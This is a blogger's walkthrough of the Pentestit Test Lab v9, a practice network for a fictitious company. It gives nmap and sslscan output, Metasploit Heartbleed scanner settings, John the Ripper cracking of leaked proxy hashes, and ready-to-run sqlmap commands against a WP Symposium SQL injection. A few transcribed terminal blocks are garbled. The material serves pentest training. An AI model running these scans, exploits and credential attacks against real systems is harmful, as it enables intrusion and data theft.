

## Pentestit lab v9

**PENTESTIT**  
PENETRATION TESTING LABORATORIES

9259  
REGISTERED

69  
ONLINE

HOW TO CONNECT

SIGN IN

## "TEST LAB V.9" (ACTIVE)



**CyBear 32C\* - professional software development company**

The new lab is a professional software development company, engaged in the development of various information security systems and applications, so CyBear 32C\* is well protected against hacker attacks. For compromise CyBear 32C\*'s corporate network attackers needs a good penetration testing skills. Good luck!

\*Fictitious name. Any resemblance to real organization is an accident.

Lab's gateway: 192.168.101.8  
Network diagram: [link](#)

Socials:

- Forum;
- Telegram (RU) or Telegram (EN);
- Telegram service channel

Before we begin into the thing that has consumed my free time for the last couple of weeks, who am I?

I'm Richie a cyber security instructor, geek/tinkerer/information absorber. I don't get to pentest in my day to day job, so having something like this available and open source is an absolute dream! I had tried to progress with a few of the earlier labs provided by Pentestit, but my free time was consumed with other study.

I decided to keep my notes neat using KeepNote and use its content for my write up as it's quite easy to navigate through.

I hope you find it enjoyable to read, as I sure as heck had fun fighting my way through this network.

## The Lab

What is this all about then? The guys at Pentestit have created this wonderful virtual lab based on an actual computer network.

Unlike a lot of the other CTF sites, this network does not contain the usual vulnerabilities and requires you to really earn your tokens.

The network is laid out as per the diagram below:



As you can see there is a wide variety of boxes with different OS to "own". Each one of them was going to need some correct methodology and some serious thought power as Metasploit and some skid-fu was not going to cut it here.

The first challenge itself is actually getting connected!!

## Getting Connected

In order to gain access to the lab you had to have a VPN connection in. As I was using Kali I used OpenVPN.

The default configs for OpenVPN are located on the Pentestit site itself.

I had to download the config files found here:

<https://lab.pentestit.ru/how-to-connect>

This wasn't enough as i had to configure OpenVPN to work with it.

This was done by:

```
mkdir /opt/pentestit
```

I then created an executable to point to run the vpn and point to the config file.

```
nano openvpn.sh
```

I then added the following code to the file:

```
#!/bin/bash  
openvpn --config /opt/VPN/lab.pentestit.ru.conf &
```

Saved that file and made it executable by:

```
chmod +x openvpn.sh
```

I had to create a pass.txt file with my login creds to authenticate with the VPN.

Once that was created, the lab.pentestit.ru.conf file needed appending to contain this path. It was done on the following line

```
auth-user-pass /opt/VPN/pass.txt
```

This meant I was now good to go!!

Now I needed to go and scan the network.

## Scanning the Gateway

Now I had connectivity, I needed to use NMap to see what ports the gateway had open.

As this isn't a real test, I performed a full aggressive scan against all TCP ports using the NMap banner plus script.

This should save me some time with fingerprinting the services running on those ports.

The gateway had the following ports open:

```
Nmap scan report for cybear32c.lab (192.168.101.8)
Host is up (0.089s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         nginx 1.10.0
443/tcp   open  ssl/http     nginx 1.8.1
3128/tcp  open  http-proxy   Squid http proxy 3.4.8
8100/tcp  open  http         nginx
Service Info: Host: -mail.cybear32c.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### Mapping Out a Plan

Now I had ports to investigate, which one should I approach first?


Looking down the list, port 80 seemed logical to look at first; as websites can usually provide plenty of information about a company.

So onto mainsite and to see what it yielded.

### Going for the First Token

#### Port 80

I fired up a browser and pointed it towards 192.168.101.8 and got presented with this page



Hmmm, ok this isn't a great start! However it appears to be a DNS related issue. As it's tried to resolve cybear32c.lab but doesn't know what to do with it. There was only one thing for it, to append the /etc/hosts changing it to point to:

```
GNU nano 2.5.3      File: /etc/hosts      Modified
file to determine the IP address that corresponds to a host name.
127.0.0.1      localhost
127.0.1.1      stuff
192.168.101.8  cybear32c.lab
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
next column is that host's name. Any subsequent columns are alias for that host. In the second line, for example, the IP a
enna.com is deep.
```

Try the browser again and!



#### Contact us

b.muncy@cybear32c.lab  
r.diaz@cybear32c.lab

#### CyBear 32C

CyBear 32C – professional software development company provides complete cybersecurity solutions for commercial companies, and government agencies and the Intelligence Community (IC). Our mission is to ensure that business IT infrastructure is equipped with tools and capability to detect, engage, and remove both external and internal cyber threats. Cyber terrorists, organized crime, and foreign governments focus tremendous effort on commercial, government and military interests as their prime target.

These solutions offer active, multi-disciplined approaches to achieve a higher standard of cybersecurity that is based on our expertise supporting our nation's cybersecurity missions to ensure that your business or organization can operate at its maximum potential.

Bingo!!

I now have something that resembles a website and 2 potentially useful bits of info in the form of email addresses.

But there doesn't seem to much else here. The source code pointed towards an RSS feed and a comments box and it also showed some WP plugins, which meant there must be something else hidden.

I also tried dirb against it but no hidden directories came back.

```
File Edit View Search Terminal Tabs Help
monkey@stuff: / x monkey@stuff: / x monkey@stuff: / x monkey@stuff: / x
monkey@stuff:/$ sudo man dirb
monkey@stuff:/$ clear
monkey@stuff:/$ sudo dirb http://192.168.101.8

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Thu Jun 16 21:56:43 2016
URL BASE: http://192.168.101.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612


---- Scanning URL: http://192.168.101.8/ ----

-----
END TIME: Thu Jun 16 22:00:05 2016
DOWNLOADED: 4612 - FOUND: 0
monkey@stuff:/$
```

If we look at the Nmap scan again we can see that there is a squid proxy port 3128

```
Nmap scan report for cybear32c.lab (192.168.101.8)
Host is up (0.089s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         nginx 1.10.0
443/tcp   open  ssl/http     nginx 1.8.1
3128/tcp   open  http-proxy   Squid http proxy 3.4.8
8100/tcp   open  http         nginx
Service Info: Host: -mail.cybear32c.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I decided to input 192.168.101.8 and 3128 as my proxy details in the browser and got the following screen, I was almost in.



All I needed was some creds to gain access to the site. I had to potential logins from the initial page in the form of:

b.muncy@cybear32c.lab  
r.diaz@cybear32c.lab

I thought about using Hydra and brute forcing the login box using combinations of those creds, but I decided to see if I could pull any information from elsewhere first.

So I thought I would investigate port 443 and the secure site.

## **Port 443**

I decided to try this website without the proxy first of all as I needed to see if it affected everything, browsing to <https://192.168.101.8> gave me this



Hmmm, in development. Ok I had a look back at the nmap scan to see if what it said about this particular port.

443/tcp open ssl/http nginx 1.8.1

Wow! That's a legacy version of nginx!! Let's see what type of SSL is running on it with SSL scan

```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/pe... x monkey@stuff: / x monkey@stuff: / x [?] v
monkey@stuff:/$ sudo sslscan --no-colour 192.168.101.8
Version: 1.11.6-static
OpenSSL 1.0.2h-dev xx XXX xxxx

Testing SSL server 192.168.101.8 on port 443

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 vulnerable to heartbleed
TLS 1.1 vulnerable to heartbleed
TLS 1.0 vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 256 bits DHE-RSA-AES256-GCM-SHA384 DHE 1024 bits
Accepted TLSv1.2 256 bits DHE-RSA-AES256-SHA256 DHE 1024 bits
Accepted TLSv1.2 256 bits DHE-RSA-AES256-SHA DHE 1024 bits
```

Now that's a gift! As if I can exploit Heartbleed on this box, its memory may contain some useful stuff.

As I knew Metasploit had a heartbleed tool in its database I decided to



use this to see what may be contained.

I loaded up MSF and used its inbuilt heartbleed scanner.

```
-----
auxiliary/scanner/ssl/openssl_heartbleed 2014-04-07 normal Op
enSSL Heartbeat (Heartbleed) Information Leak
auxiliary/server/openssl_heartbeat_client_memory 2014-04-07 normal Op
enSSL Heartbeat (Heartbleed) Client Memory Exposure

msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > info
```

I set it up like so:

```
Basic options:
  Name          Current Setting  Required  Description
  ----          -
  DUMPFILTER     no                no        Pattern to filter leaked memory b
before storing
  MAX_KEYTRIES   50               yes       Max tries to dump key
  RESPONSE_TIMEOUT 10              yes       Number of seconds to wait for a s
server response
  RHOSTS         192.168.101.8    yes       The target address range or CIDR
identifier
  RPORT          443              yes       The target port
  STATUS_EVERY   5                yes       How many retries until status
  THREADS        1                yes       The number of concurrent threads
  TLS_CALLBACK   None             yes       Protocol to use, "None" to use ra
w TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
  TLS_VERSION    1.2              yes       TLS/SSL version to use (Accepted:
SSLv3, 1.0, 1.1, 1.2)
```

The commands I used where:

```
set RHOSTS 192.168.101.8
set TLS_VERSION 1.2 (from SSLScan this shows it was the version it
was running)
set verbose true (so I can see what is yielded from the exploit)
```

I then ran the exploit and after several attempts I found:

/var/www/html/\_old\_backup\_2010/old\_proxy\_users

Brilliant! As I have a proxy to bypass and sometimes admins/users are lazy and keep the same creds forever.

So I navigated to:

[https://192.168.101.8/\\_old\\_backup\\_2010/old\\_proxy\\_users](https://192.168.101.8/_old_backup_2010/old_proxy_users)

And the file downloaded contained

```
b.muncy:$apr1$tzmka3rd$sauTCTAS7So4SV6QUBgCl.
w.dennis:$apr1$ocN0u3Q9$GfqxcSdSbGLVm2eXgDDs41
t.smith:$apr1$dtqA1HRu$/Nm6Im8Cq5cTw/oyHlWpN.
r.lampman:$apr1$xawi0FUstR8G5Cpug2S60Gm/h2r0V0
token_bypass_(I'm not giving you all the answers!!)
```



Looks like I have my first token (bypass) and a bunch of creds in some MD5 style hashing. A bit of google-fu revealed it was MD5-crypt or Free BSD.

I used John the Ripper to crack these referring to the ever so useful pentestmonkey site for the syntax

<http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats>

```
john --format=md5 hashes.txt
```

This gave me an output of (I'm not giving you the passwords):

```
b.muncy r  
w.dennis c  
t.smith c  
r.lampman s
```

Back to the mainsite.

### Main Site

Now I had some creds for the proxy I tried them against the site. I inputted b.muncy's creds in and got this in response:

#### **ERROR**

**The requested URL could not be retrieved**

The following error was encountered while trying to retrieve the URL: <http://192.168.101.8/>


##### **Access Denied.**

Access control configuration prevents your request from being allowed at this time. Please contact your service provider if you feel this is incorrect.

Your cache administrator is [webmaster](#).

Generated Thu, 16 Jun 2016 20:10:24 GMT by proxy.cybear32c.lab (squid/3.4.8)

I try it with its domain name



#### Contact us

b.muncy@cybear32c.lab  
r.diaz@cybear32c.lab


#### CyBear 32C

CyBear 32C – professional software development company provides complete cybersecurity solutions for commercial companies, and government agencies and the Intelligence Community (IC). Our mission is to ensure that business IT infrastructure is equipped with tools and capability to detect, engage, and remove both external and internal cyber threats. Cyber terrorists, organized crime, and foreign governments focus tremendous effort on commercial, government and military interests as their prime target.


These solutions offer active, multi-disciplined approaches to achieve a higher standard of cybersecurity that is based on our expertise supporting our nation's cybersecurity missions to ensure that your business or organization can operate at its maximum potential.

Ok, I know my creds are good but it doesn't like the IP address only the cybear32c URL.

There were some other URLs in the source code pointing to an RSS feed so that might be worth a try now:



I see there's a blog post of some sort, so I click on it to see what's there:



Interesting, there was mention of WP in the front page source code and now it looks like we have a blog. I viewed the source code here to see exactly what was under the hood and I found this:

```
31 }
32 }
33 </style>
34 <link rel='stylesheet' id='_wps_jquery-ui-css-css' href='http://cybear32c.lab/wp-content/plugins/wp-symposium/css/jquery-ui-1.10.3.custom.css?ver=4.5.2' type='text/css'
35 <link rel='stylesheet' id='_wps_upload ui-css-css' href='http://cybear32c.lab/wp-content/plugins/wp-symposium/css/jquery.fileupload-ui.css?ver=4.5.2' type='text/css' med
36 <link rel='stylesheet' id='academica-style-css' href='http://cybear32c.lab/wp-content/themes/academica/style.css?ver=4.5.2' type='text/css' media='all' />
37 <link rel='stylesheet' id='academica-style-mobile-css' href='http://cybear32c.lab/wp-content/themes/academica/media-queries.css?ver=1.0' type='text/css' media='all' />
38 <link rel='stylesheet' id='academica-google-font-default-css' href='http://cybear32c.lab/wp-content/themes/academica/css/default.css?ver=4.5.2' type='text/css' media='all' />
39 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
40 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
41 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
42 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
43 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
44 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
45 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
46 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
47 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
48 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
49 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
50 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
51 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
52 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
53 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
54 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
55 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
56 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
57 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
58 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
59 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
60 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
61 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
62 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
63 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
64 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
65 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
66 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
67 <script type='text/javascript' src='http://cybear32c.lab/wp-content/themes/academica/js/jquery/jquery-migrate.min.js?ver=1.4.0'></script>
```

It's using WP and a plugin called symposium. Word Press is quite famous for being hacked as it is quite vulnerable due to all and sundry being able to create plugins for it. I googled for WP symposium plugin to see what it was about. Searching for it as a vulnerability gave me this as the first hit:

<https://blog.sucuri.net/2014/12/wp-symposium-zero-day-vulnerability-dangers.html>

Ok that's interesting as there is a potential way in here, but how?

The next link pointed to exploit-db

<https://www.exploit-db.com/exploits/37824/>

It mentions about SQL injection. I needed to check if this site was vulnerable. Luckily in Kali there is a tool for this called WPScan.

I chose to do a scan with a random user agent just in case it didn't identify my scan as a browser.

```
monkey@stuff:~$ sudo wpscan -r --url http://cybear32c.lab
```

This yielded

```
[!] Title: WP Symposium <= 15.5.1 - Unauthenticated SQL Injection
Reference: https://wpvulndb.com/vulnerabilities/8140
Reference: https://plugins.trac.wordpress.org/changeset/1214872/wp-symposiu
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6522
Reference: https://www.exploit-db.com/exploits/37824/
[i] Fixed in: 15.8

[!] Title: WP Symposium <= 15.1 - Blind SQL Injection
Reference: https://wpvulndb.com/vulnerabilities/8148
Reference: https://security.dxw.com/advisories/blind-sql-injection-in-wp-sy
posium-allows-unauthenticated-attackers-to-access-sensitive-data/
[i] Fixed in: 15.8
```

<https://www.exploit-db.com/exploits/37824/>

This looks familiar!!! So this site is vulnerable to an unauthenticated SQLI attack. Now I need to exploit it.

### SQLI Using the Exploit

Now I had an injection point of:

[http://cybear32c.lab/wp-content/plugins/wp-symposium/get\\_album\\_item.php](http://cybear32c.lab/wp-content/plugins/wp-symposium/get_album_item.php)

I could use SQLMap to do the hard work for me. SQLMap is a fantastic tool for enumerating and dumping SQL databases and in this instance it didn't let me down.

I ran the command:

```
sudo sqlmap -u "http://cybear32c.lab/wp-content/plugins/wp-
symposium/get_album_item.php?size=1" --dbs
--proxy="http://192.168.101.8:3128" --proxy-cred="b.muncy:xxxx"
```

```
--random-agent --level="4"
```

This broken down means:

```
-u "http://cybear32c.lab/wp-content/plugins/wp-symposium/get_album_item.php?size=1" - Use this URL as the injection point
```

```
--dbs - I don't know what the database is running so enumerate it for me.
```

```
--proxy="http://192.168.101.8:3128" - There is a proxy server so I need to specify it here
```

```
--proxy-cred="b.muncy:xxxx" - Use these creds to authenticate against
```

```
--random-agent - Use a random user agent
```

```
--level="4" - This tells SQLMap to use a larger amount of payloads against the target.
```

The output from this took hours as it was a time based query.

I found the following databases:

```
web application technology: Nginx
back-end DBMS: MySQL 5.0.12
available databases [2]:
[*] information_schema
[*] tl9_mainsite
```

I ran SQLMap against this again with:

```
sudo sqlmap -u "http://cybear32c.lab/wp-content/plugins/wp-symposium/get_album_item.php?size=1" --tables -D tl9_mainsite
--proxy="http://192.168.101.8:3128" --proxy-cred="b.muncy:xxxxx"
--random-agent --level="4"
```

Eventually I found a whole host of tables, but there was only one I was interested in

```
| wp_token |
```

I launched SQLMap to dump this and got the token for mainsite.

## SSH and Gaining a Foothold


As SSH was open on 192.168.101.8 it would be rude not to investigate it. SSH is a wonderful thing if you can gain a foothold as it's a potential pivot point into the network. As you will see shortly it was!

Nmap revealed the details of this port as:

```
Starting Nmap 7.12 ( https://nmap.org ) at 2016-06-16 22:32 BST
Nmap scan report for cybear32c.lab (192.168.101.8)
Host is up (0.037s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 1.24 seconds
```

A bit of research on this version of OpenSSH showed it not to be vulnerable. So I decided to try and connect to it.



```
File Edit View Search Terminal Help
monkey@stuff:~$ ssh 192.168.101.8
#####
Welcome!

System: Debian GNU/Linux 7

Attention! You are entering protected area.

